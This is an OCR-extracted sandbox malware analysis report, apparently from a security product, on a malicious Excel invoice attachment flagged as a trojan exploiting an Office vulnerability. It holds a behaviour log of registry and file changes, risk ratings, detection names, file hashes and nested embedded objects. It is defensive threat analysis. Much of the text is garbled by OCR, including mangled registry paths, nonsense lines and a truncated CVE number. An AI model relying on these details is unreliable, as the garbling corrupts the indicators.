Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%MindosoftOnliceNecent(RTqkOL.xlam.LNK) Return: 0	2332
Call Internet Helper API	API Name: NetShareEnum Args: (, 503, 721e0250, -1, 3fb3930, 3fb392c, 0) Return: 0	2332
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Max Display Value: None	2332
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\ltem 1 \Value: None	2332
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\\tem 2 \Value: None	2332
	•	
Delete Registry Key Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Exce\f\File MRU\tem 3 Value: None Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Exce\f\File MRU\tem 4 Value: None	2332
		2332
Delete Registry Key Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Exce\\File MRU\\tem 5 \Value: None Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Exce\\File MRU\\tem 6 \Value: None	2332
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\\tem 7 \Value: None	2332
	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\\tem 8 Value: None	2332
Delete Registry Key Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\\tem 9 \Value: None	2332
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\\tem 10 Value: None	2332
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\ltem 11 Value: None	2332
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\ltem 12 Value: None	2332
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\ltem 13 Value: None	2332
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Exce\File MRU\\tem 14 Value: None	2332
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Exce\File MRU\\tem 15 Value: None	2332
Delete Registry Key	Key: HKEY CURRENT USER\Software\Microsoft\Office\12.0\Exce\File MRU\Item 16 Value: None	2332
Delete Registry Key	Key: HKEY CURRENT USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 17 Value: None	2332
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Exce\File MRU\Item 18 Value: None	2332
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Exce\File MRU\Item 19 Value: None	2332
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Exce\File MRU\Item 20 Value: None	2332
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Exce\File MRU\Item 21 Value: None	2332
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Exce\File MRU\Item 22 Value: None	2332
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Exce\File MRU\Item 23 Value: None	2332
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Exce\File MRU\Item 24 Value: None	2332
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Exce\File MRU\Item 25 Value: None	2332
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Exce\File MRU\Item 26 Value: None	2332
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Exce\File MRU\Item 27 Value: None	2332
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Exce\File MRU\Item 28 Value: None	2332
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Exce\File MRU\tem 29 Value: None	2332
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\tem 30 Value: None	2332
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Exce\File MRU\tem 31 Value: None	2332
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Exce\File MRU\tem 32 Value: None	2332
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\tem 33 Value: None	2332
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\tem 34 Value: None	2332
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Exce\File MRU\Item 35 Value: None	2332
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 36 Value: None	2332
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Exce\File MRU\Item 37 Value: None	2332
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Exce\File MRU\Item 38 Value: None	2332
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Exce\File MRU\Item 39 Value: None	2332
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Exce\File MRU\ltem 40 Value: None	2332
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Exce\File MRU\Item 41 Value: None	2332
	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Exce\File MRU\Item 42 Value: None	2332
Delete Registry Key		2332
Delete Registry Key Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Exce\\File MRU\\tem 43 Value: None	
	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Exce\File MRU\Item 43 Value: None Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Exce\File MRU\Item 44 Value: None	2332
Delete Registry Key		2332 2332
Delete Registry Key Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Exce\File MRU\Item 44 Value: None	
Delete Registry Key Delete Registry Key Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Exce\File MRU\Item 44 Value: None Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Exce\File MRU\Item 45 Value: None	2332
Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Exce\File MRU\Item 44 Value: None Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Exce\File MRU\Item 45 Value: None Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Exce\File MRU\Item 46 Value: None	2332 2332
Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Exce\File MRU\Item 44 Value: None Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Exce\File MRU\Item 45 Value: None Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Exce\File MRU\Item 46 Value: None Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Exce\File MRU\Item 47 Value: None	2332 2332 2332

Add File	Path: %TEMP%/1979911 od Turo: VSDT ASCII	2222
Add File	Path: %TEMP%\1878811.od Type: VSDT_ASCII	2332
Write File	Path: %TEMP%\1878811.od Type: VSDT_ASCII	2332
Write Registry Key	Key: HKEY_CLASSES_ROOT\CLSID\(42042206-2D85-11D3-8CFF-005004838597)\Version\12\(Default\) Value: %ProgramFiles%\\Microsoft Office\Office\12\microsoft Office\0ffice\12\microsoft Office\0f	2332
	sohtmed.exe	
Delete Registry Key	Key: HKEY_CLASSES_ROOT\htmlfile\shell\Edit\command\ Value: None	2332
Delete Registry Key	Key: HKEY_CLASSES_ROOT\htmlfile\shell\Edit\ Value: None	2332
Add Registry Key	Key: HKEY_CLASSES_ROOT\htmlfile\shell\Edit\ Value: None	2332
Write Registry Key	Key: HKEY_CLASSES_ROOT\htmlfile\shell\Edit(Default) Value: &Edit	2332
Add Registry Key	Key: HKEY_CLASSES_ROOT\htmlffile\shell\Edit\command\ Value: None	2332
Write Registry Key	Key: HKEY_CLASSES_ROOT\htmlfile\shell\Edit\command\(Default\) Value: "%ProgramFiles%\Microsoft Office\Office12\msohtmed.exe" %1	2332
White registry rey	Toy, The I_DENOCEO_TOO I Intil limit cistic in Edition limital of Denauty value. Jul Togram incommodate Office Office (24) Soft limited. See 1/91	2002
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\edit\command\ Value: None	2332
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\edit\deexec\Application\ Value: None	2332
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\edit\Iddeexec\Topic\ Value: None	2332
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\edit\deexec\ Value: None	2332
		2332
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\edit\ Value: None	
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet ExplorenDefault HTML Editor\shell\ Value: None	2332
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\ Value: None	2332
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\ Value: None	2332
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\ Value: None	2332
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\edit\ Value: None	2332
Delete Registry Key	Key: HKEY LOCAL MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\Description Value: None	2332
		2332
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\edit\(Default\) Value: &Edit	
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\edit\command\ Value: None	2332
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\edit\command\(Default\) Value: "%ProgramFiles%\Microsoft Office\OFFICE11\WINWORD.EXE" /n /dde	2332
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\edit\ddeexec\ Value: None	2332
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\edit\deexec\Application\ Value: None	2332
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\edit\Iddeexec\Application\(Default) Value: WinWord	2332
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\edit\deexec\Topic\ Value: None	2332
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\edit\Iddeexec\Topic\(Default\) Value: System	2332
Delete Registry Key	Key: HKEY_CLASSES_ROOT\htmlfile\shell\Print\command\ Value: None	2332
Delete Registry Key	Key: HKEY_CLASSES_ROOT\htmlfile\shell\Print\ Value: None	2332
Add Registry Key	Key: HKEY_CLASSES_ROOT\htmlfile\shell\Print\ Value: None	2332
Write Registry Key	Key: HKEY_CLASSES_ROOT\htmlfile\shell\Print\(Default\) Value: &Print	2332
Add Registry Key	Key: HKEY_CLASSES_ROOT\htmlfile\shell\Print\command\ Value: None	2332
Write Registry Key	Key: HKEY_CLASSES_ROOT\htmlfile\shell\Print\command\(Default)\ Value: "%ProgramFiles%\Microsoft Office\Office12\msohtmed.exe" /p %1	2332
Write Registry Key	Key: HKEY_CLASSES_ROOT\htmlfile\Defaultlcon\(Default) Value: "%1"	2332
Write Registry Key	Key: HKEY_CLASSES_ROOT\htmlfile\shellex\lconHandler\(Default) Value: {42042206-2D85-11D3-8CFF-005004838597}	2332
Write Registry Key	Key: HKEY_CLASSES_ROOT\CLSID\(\)42042206-2D85-11D3-8CFF-005004838597\InprocServer32\(\)Default\(\) Value: \(\)ProgramFiles\(\)\(\)\(\)\(\)\(\)\(\)\(\)\(\)\(\)\(\	2332
write negistry ney	12/msohevi.dll	2332
Write Registry Key	Key: HKEY_CLASSES_ROOT/CLSIDI(42042206-2D85-11D3-8CFF-005004838597)InprocServer32\ThreadingModel Value: Apartment	2332
Write Registry Key	Key: HKEY_CLASSES_ROOT\.htm\OpenWithList\Microsoft Office Word\shell\ledit\(Default\) Value: &Open	2332
Write Registry Key	Key: HKEY_CLASSES_ROOT\.htm\OpenWithList\Microsoft Office Word\shell\edit\command\(Default\) Value: "%ProgramFiles%\Microsoft Office\OFFICE11\W INWORD.EXE" /n /dde	2332
Write Periote Key	Key: HKEY CLASSES ROOT\.htm\OpenWithList\Microsoft Office Word\shell\edit\ddeexec\Application\(Default) Value: WinWord	2332
Write Registry Key		
Write Registry Key	Key: HKEY_CLASSES_ROOT\.htm\OpenWithList\Microsoft Office Word\shell\ledit\ddeexec\Topic\(Default\) Value: System	2332
Write Registry Key	Key: HKEY_CLASSES_ROOT\.htm\OpenWithList\WinWord.exe\shell\edit\(Default\) Value: &Open	2332
Write Registry Key	Key: HKEY_CLASSES_ROOT\.htm\OpenWithList\WinWord.exe\shell\edit\command\(Default\) Value: "%ProgramFiles%\Microsoft Office\OFFICE11\WINWOR	2332
	D.EXE" /n /dde	
Write Registry Key	Key: HKEY_CLASSES_ROOT\.htm\OpenWithList\WinWord.exe\shell\edit\ddeexec\Application\(Default)\ Value: WinWord	2332
Write Registry Key	Key: HKEY_CLASSES_ROOT\.htm\OpenWithList\WinWord.exe\shell\ledit\ddeexec\Topic\(Default\) Value: System	2332
Write Registry Key	Key: HKEY_CLASSES_ROOT\.htm\OpenWithList\Microsoft Office Excellshelf\edit\(Default\) Value: &Open	2332
Write Registry Key	Key: HKEY_CLASSES_ROOT\.htm\OpenWithList\Microsoft Office Excel\shell\ledit\command\(Default) Value: "%ProgramFiles%\Microsoft Office\Office\12\EXC	2332
	EL.EXE"/e	
Write Registry Key	Key: HKEY_CLASSES_ROOT\.htm\OpenWithList\Microsoft Office Excel\shell\ledit\ddeexec\application\(Default) Value: Excel	2332
Write Registry Key	Key: HKEY_CLASSES_ROOT\.htm\OpenWithList\Microsoft Office Exce\\shell\ledit\ddeexec\topic\(Default\) Value: system	2332
Write Registry Key	Key: HKEY_CLASSES_ROOT\.htmlOpenWithList\Excel.exe\shell\edit\(Default\) Value: &Open	2332
Write Registry Key	Key: HKEY_CLASSES_ROOT\.htm\OpenWithList\Excel.exe\shell\edit\command\(Default)\ Value: "%ProgramFiles%\Microsoft\ Office\Office\Office\12\EXCEL.EXE" /e	2332
Write Registry Key	Key: HKEY_CLASSES_ROOT\.htm\OpenWithList\Excel.exe\shell\edit\ddeexec\application\(Default)\ Value: Excel	2332
Write Registry Key	Key: HKEY_CLASSES_ROOT\.htm\OpenWithList\Excel.exe\shell\edit\deexec\topic\(Default\) Value: system	2332
Write Registry Key	Key: HKEY_CLASSES_ROOT\.htm\OpenWithList\Microsoft Office Publisher\shell\edit\(Default\) Value: &Open	2332
Write Registry Key	Key: HKEY_CLASSES_ROOT\.htm\OpenWithList\Microsoft Office Publisher\shell\edit\command\(Default\) Value: "%ProgramFiles%\Microsoft Office\Office12\	2332
	MSPUB.EXE" %1	
Write Registry Key	Key: HKEY_CLASSES_ROOT\.htm\OpenWithList\MSPub.exe\shell\edit\(Default\) Value: &Open	2332
Write Registry Key	Key: HKEY_CLASSES_ROOT\.htm\OpenWithList\MSPub.exe\shell\edit\command\(Default\) Value: "%ProgramFiles%\Microsoft Office\Office\Office\12\MSPUB.EXE"	2332
	%1	
Delete Registry Key	Key: HKEY_CLASSES_ROOT\mhtmlfile\shell\Edit\command\ Value: None	2332
Delete Registry Key	Key: HKEY_CLASSES_ROOT\mhtmlffielshell\Edit\ Value: None	2332
	Key: HKEY_CLASSES_ROOT/miniminisiseniLikit Value: None	2332
Add Registry Key		
Write Registry Key	Key: HKEY_CLASSES_ROOT\mhtmlftile\shell\Edit\(Default\) Value: &Edit	2332
Add Registry Key	Key: HKEY_CLASSES_ROOT\mhtmlfile\shell\Edit\command\ Value: None	2332
Write Registry Key	Key: HKEY CLASSES ROOTwintinfillelshelf\(\text{Edit}\) Edit\(\text{command}\) (Default\) Value: "%ProgramFiles\(\text{Microsoft Office}\) Office12\(\text{imsohtmed.exe}\)" \(\text{v1}\)	2332
	, \ , , , \	
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\shell\edit\command\ Value: None	2332
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\shell\ledit\lddeexec\Application\ Value: None	2332


Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\shell\edit\deexec\Topic\ Value: None	2332
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\shell\edit\deexec\ Value: None	2332
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\shell\ledit\ Value: None	2332
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\shell\ Value: None	2332
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\ Value: None	2332
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\ Value: None	2332
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\shell\ Value: None	2332
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\shell\ledit\ Value: None	2332
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\Description Value: None	2332
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\shell\ledit\(Default\) Value: &Edit	2332
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\shell\ledit\command\ Value: None	2332
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\shell\edit\command\(Default\) Value: "%ProgramFiles%\Micros	2332
	oft Office\OFFICE11\WINWORD.EXE" /n /dde	
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\shell\ledit\iddeexec\ Value: None	2332
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\shell\ledit\iddeexec\Application\ Value: None	2332
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\shell\ledit\iddeexec\Application\(Default\) Value: WinWord	2332
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\shell\ledit\iddeexec\Topic\ Value: None	2332
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\shell\ledit\iddeexec\Topic\(\text{(Default) Value: System}	2332
Delete Registry Key	Key: HKEY_CLASSES_ROOT\mhtmlfile\shell\Print\command\ Value: None	2332
Delete Registry Key	Key: HKEY_CLASSES_ROOT\mhtmlfile\shell\Print\ Value: None	2332
Add Registry Key	Key: HKEY_CLASSES_ROOT\mhtmlfile\shell\Print\ Value: None	2332
Write Registry Key	Key: HKEY_CLASSES_ROOT\mhtmlfile\shell\Print\(Default\) Value: &Print	2332
Add Registry Key	Key: HKEY_CLASSES_ROOT\mhtmlfile\shell\Print\command\ Value: None	2332
Write Registry Key	Key: HKEY_CLASSES_ROOT\mhtmlfile\shell\Print\command\(Default\) Value: "%ProgramFiles%\Microsoft Office\Office12\msohtmed.exe" /p %1	2332
Write Registry Key	Key: HKEY_CLASSES_ROOT\mhtmlfile\Defaultlcon\(Default) Value: "%1"	2332
Write Registry Key	Key: HKEY_CLASSES_ROOT\mhtmlffile\shellex\lconHandler\(Default\) Value: {42042206-2D85-11D3-8CFF-005004838597}	2332
Write Registry Key	Key: HKEY_CLASSES_ROOT\.mht\OpenWithList\Microsoft Office Word\shell\edit\(Default\) Value: &Open	2332
Write Registry Key	Key: HKEY_CLASSES_ROOT\.mht\OpenWithList\Microsoft Office Word\shell\edit\command\(Default\) Value: "%ProgramFiles%\Microsoft Office\OFFICE11\W INWORD.EXE" /n /dde	2332
Write Registry Key	Key: HKEY_CLASSES_ROOT\.mht\OpenWithList\Microsoft Office Word\shell\edit\ddeexec\Application\(Default) Value: WinWord	2332
Write Registry Key	Key: HKEY_CLASSES_ROOT\.mht\OpenWithList\Microsoft Office Word\shell\edit\ddeexec\Topic\(Default\) Value: System	2332
Write Registry Key	Key: HKEY_CLASSES_ROOT\.mht\OpenWithList\WinWord.exe\shell\edit\(Default\) Value: &Open	2332
Write Registry Key	Key: HKEY_CLASSES_ROOT\.mht\OpenWithList\WinWord.exe\shell\edit\command\(Default\) Value: "%ProgramFiles%\Microsoft Office\OFFICE11\WINWOR D.EXE" /n /dde	2332
Write Registry Key	Key: HKEY_CLASSES_ROOT\.mht\OpenWithList\WinWord.exe\shell\edit\ddeexec\Application\(Default\) Value: WinWord	2332
Write Registry Key	Key: HKEY_CLASSES_ROOT\.mht\OpenWithList\WinWord.exe\shell\edit\ddeexec\Topic\(Default\) Value: System	2332
Write Registry Key	Key: HKEY_CLASSES_ROOT\.mht\Open\WithList\Microsoft Office Exce\lshell\edit\(Default\) Value: &Open	2332
Write Registry Key	Key: HKEY_CLASSES_ROOT\.mht\OpenWithList\Microsoft Office Exce\shell\edit\command\(Default\) Value: "%ProgramFiles%\Microsoft Office\Office\Office\12\EXC EL.EXE" /e	2332
Write Registry Key	Key: HKEY_CLASSES_ROOT\.mht\OpenWithList\Microsoft Office Exce\shell\edit\ddeexec\application\(Default) Value: Excel	2332
Write Registry Key	Key: HKEY_CLASSES_ROOT\.mht\OpenWithList\Microsoft Office Excel\shell\edit\ddeexec\topic\(Default\) Value: system	2332
Write Registry Key	Key: HKEY_CLASSES_ROOT\.mht\OpenWithList\Excel.exe\shell\ledit\(Default\) Value: &Open	2332
Write Registry Key	Key: HKEY_CLASSES_ROOT\.mht\OpenWithList\Excel.exe\shell\edit\command\(Default)\Value: "%ProgramFiles%\Microsoft\ Office\Office12\EXCEL.EXE" /e	2332
Write Registry Key	Key: HKEY_CLASSES_ROOT\.mht\OpenWithList\Excel.exe\shell\ledit\ddeexec\application\(Default)\Value: Excel	2332
Write Registry Key	Key: HKEY_CLASSES_ROOT\.mht\OpenWithList\Excel.exe\shell\edit\ddeexec\topic\(Default\) Value: system	2332
Write Registry Key	Key: HKEY_CLASSES_ROOT\.mht\OpenWithList\Microsoft Office Publisher\shell\edit\(Default\) Value: &Open	2332
Write Registry Key	Key: HKEY_CLASSES_ROOT\.mht\OpenWithList\Microsoft Office Publisher\shell\edit\command\(Default) Value: "%ProgramFiles%\Microsoft Office\Office12\\ MSPUB.EXE" %1	2332
Write Registry Key	Key: HKEY_CLASSES_ROOT\.mht\OpenWithList\MSPub.exe\shell\edit\(Default\) Value: &Open	2332
Write Registry Key	Key: HKEY_CLASSES_ROOT\.mht\OpenWithList\MSPub.exe\shell\edit\command\(Default) Value: "%ProgramFiles%\Microsoft Office\Office\12\MSPUB.EXE"	2332
Call Filesystem API	%1 API Name: DeleteFileW Args: (%LOCALAPPDATA%\\text{Microsoft\Schemas\\MS Excel_restart.xml}) Return: 0	2332
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\Licensing\0638C49DB88B4CD1B191052E8F325736 Value: None	2332
Write Registry Key Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\QMSessionCount Value: 2 Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\QMSessionCount Value: 2	2332
	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\Qmsession\Count value: 2 Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Exce\MTTF Value: 77	2332
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Exce\MTTA Value: 77 Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Exce\MTTA Value: 77	2332
Write Registry Key		
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Exce\MTTT Value: None	2332
Delete File	Path: %TEMP%\1878811.od Type: VSDT_ASCII	2332

2332

API Name: DeleteFileW Args: (%TEMP%\1878811.od) Return: 1

▼ Screenshot

Call Filesystem API



CentOS w Docker

Environment-specific risk level

High risk
The object exhibited highly suspicious characteristics that are commonly associated with malware.

Detections
Trojan.X97M.CVE201711882.XQUOOWZ

Exploited vulnerabilities
CVE-2017-1188

Network connection
Custom

▼ Object 1 - INVOICE#1191189.xlsx (MS OLE document)

File name	INVOICE#1191189.xlsx
File type	MS OLE document
SHA-1	32B0E71AF46F3952561640EBE524B74DFB8AB3BF
SHA-256	4473634DDD0CD6C3AF8780E384B2356C8526DAF36A63CE80C949C88DCDACE 3A7
MD5	E4857AD9E70C4E50E4A315055340386B
Size	1414144 byte(s)

Risk Level	High risk
Detection	Trojan.X97M.CVE201711882.XQUOOWZ
Exploited vulnerabilities	CVE-2017-1188
Threat Characteristics	Malformed, defective, or with known malware traits (1)

▼ Notable Threat Characteristics

▼ Malformed, defective, or with known malware traits (1)

Characteristic Significance Details

Detected as known malware Source: ATSE
Detection Name: Trojan.X97M.CVE201711882.XQUOOWZ
Engine Version: 12.500.1008
Malware Pattern Version: 16.769.92

▼ Suspicious Objects

Туре	Object	Risk Level
File (SHA1)	32B0E71AF46F3952561640EBE524B74DFB8AB3BF	High

Event Type	Details	Parent PID	PID
Detection	Threat Characteristic: Detected as known malware Source: ATSE Detection Name: Trojan.X97M.CVE201711882.XQUOOWZ Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92		

▼ Object 1.1 - NONAMEFL (Office Excel 2007 spreadsheet)

File name	NONAMEFL
File type	Office Excel 2007 spreadsheet
SHA-1	98494EF434FFDFE844F360A309CFDDFEB95F3956
SHA-256	B265C50C4532B44241BA60761F7BB695E5A1743917993119D26676869648DDFE
MD5	9C8666A6E5C9B46C83FB7CC0C6658CC7
Size	1398883 byte(s)

Risk Level	Unrated
Detection	-
Exploited vulnerabilities	-

▼ Object 1.1.1 - Microsoft_Office_Word_Macro-Enabled_Document1.docm (Office Word 2007 document)

File name	Microsoft_Office_Word_Macro-Enabled_Document1.docm
File type	Office Word 2007 document
SHA-1	3ED76217AE6D825864BC968BBD6C77FABBE70FE4
SHA-256	14E1735766737DB0FD1B1C59E2DB5D25B197E4B1BA451CC2E04D61BE4D3333 93
MD5	D03E05AF716663059172CFB9D0CDA60B
Size	122518 byte(s)

Risk Level	Unrated
Detection	-
Exploited vulnerabilities	-

▼ Object 1.1.2 - C:\Users\91974\AppData\Local\Temp\..-_---

File name	C:\Users\91974\AppData\Local\Temp\xlam
File type	Office Excel 2007 spreadsheet
SHA-1	A0C81E9A8042B4A371CC061A5CBA6545AB46ACE4
SHA-256	C3B0F8D61A90BB1C619CB9DD072C9313094AC943FC892ECFC60B648E640EE5 73
MD5	42A5EAA694D0267C06C59FD5CDF395FC
Size	7863 byte(s)

Risk Level	Unrated
